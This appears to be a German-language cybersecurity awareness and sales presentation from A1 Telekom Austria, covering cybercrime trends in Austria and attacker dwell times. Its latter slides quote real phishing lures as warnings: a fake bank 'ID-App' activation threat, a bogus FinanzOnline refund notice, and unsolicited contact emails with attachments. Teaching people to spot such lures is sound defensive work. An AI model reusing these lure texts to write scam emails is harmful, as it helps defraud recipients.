



| A¹ Business

A1 Security

Sicherheit die niemals schläft.

Mag. Peter Stolzleder
Business Unit Enterprise
A1 Telekom Austria AG
E: peter.stolzleder@a1.at
T: 0043 664 6635465
L: <https://www.linkedin.com/in/stolzleder/>

A1. Verantwortung für Ihr Business.

Agenda

“Lage der Nation”

**Wie sehen die
Bedrohungen
konkret aus.**

**Wie sollten wir
uns schützen.**


Trends/Facts im Cybersecurity-Umfeld

**Künstliche
Intelligenz
beschleunigt
Cybersecurity**


**Der Endpunkt
steht
im Mittelpunkt.**

**Jeder wird
gehacked.**

Cybercrimefälle in Österreich zeigen eindeutigen Trend!



Source: BMI (Österreich) (Bundeskriminalamt) – Feb. 2023




Vorsorge durch Cyber-Security-Lösungen

Awareness, Aufklärung und Consulting


Wie steht Österreich im Vergleich zu Deutschland und DACH da

Cybersec-Attack-Barometer




Powered by thinkers.ai

Wie steht Österreich im Vergleich zu Deutschland und DACH da



Wie steht Österreich im Vergleich zu Deutschland und DACH da




Hot Topics in AUT und DE




Powered by thinkers.ai

Wie reagieren Unternehmen




Sieht heutzutage so ein guter Schutz aus?



Haben es Hacker eilig?



Nein, denn sie haben eine durchschnittliche Verweilzeit von **48 Tagen***.



38% der Vorfälle werden intern erkannt und 62% extern.*

Source: SPECIAL REPORT | MANDIANT M-TRENDS 2022

* EMEA-Raum (Europa, Naher Osten und Afrika)

Wichtig, dringend, relevant

peter.stolzlederer

26 de jun. de 2023, 05:48 BRT



Sehr geehrter Kunde,

Unser System hat festgestellt, dass Sie Ihren "ID-App" Dienst nicht aktivieren.

Mit diesem Schreiben möchten wir Sie darüber informieren, dass die Aktivierung "ID-App" für alle unsere Nutzer verpflichtend ist. Dies ist ein notwendiger Schritt, um eine zusätzliche Sicherheitsebene für Ihre Online-Konten bereitzustellen.


Sollte dies nicht geschehen, müssen wir Ihr Online-Banking auf unbestimmte Zeit sperren, da es möglicherweise für betrügerische Zwecke missbraucht wurde.

Dieser Service ist völlig kostenlos. Klicken Sie auf den sicheren Link, um Ihren Service zu aktivieren:

[Reaktivierung starten](#)

Wir danken ihnen für ihr vertrauen



 **finanzonline.at**



Der Staat hat beschlossen, dass Sie eine Erstattung aus dem Sozialfonds erhalten. Die Rückerstattung, die Sie erhalten werden, beträgt: 286,93€. Bitte überprüfen Sie Ihre Kontonummer, um die Zahlung zu erhalten.

www.finanzonline.at

Druck und schlechtes Gewissen



Let's talk – but don't answer or open documents

Jubril Mobolaji Lawal

RE

An: undisclosed-recipients;; Blindkopie: Peter Stolzleder

Antwort an: lawaljubrilmobolaji@gmail.com

Good morning, did you receive my message?

Thanks,
Jubril.

☆ **Emie Susanne** 

Eingang...olzleder W4Y 20:14

[Details](#)

ES

Kontaktaufnahme

An: undisclosed-recipients;; Blindkopie: Peter Stolzleder



Susanne....docx

Spam 4. Dezember 2023 um 17:34

[Details](#)

LM

Laurence Merlier

Re : Hallo

An: undisclosed-recipients;; Blindkopie: Peter Stolzleder

Irgendetwas sagt mir, dass es kein Zufall ist, dass ich in meinem Archiv auf Ihre E-Mail stoße ...


Ich hoffe, dass wir das Vergnügen haben werden, Nachrichten auszutauschen.

Wir werden uns bald wiedersehen,

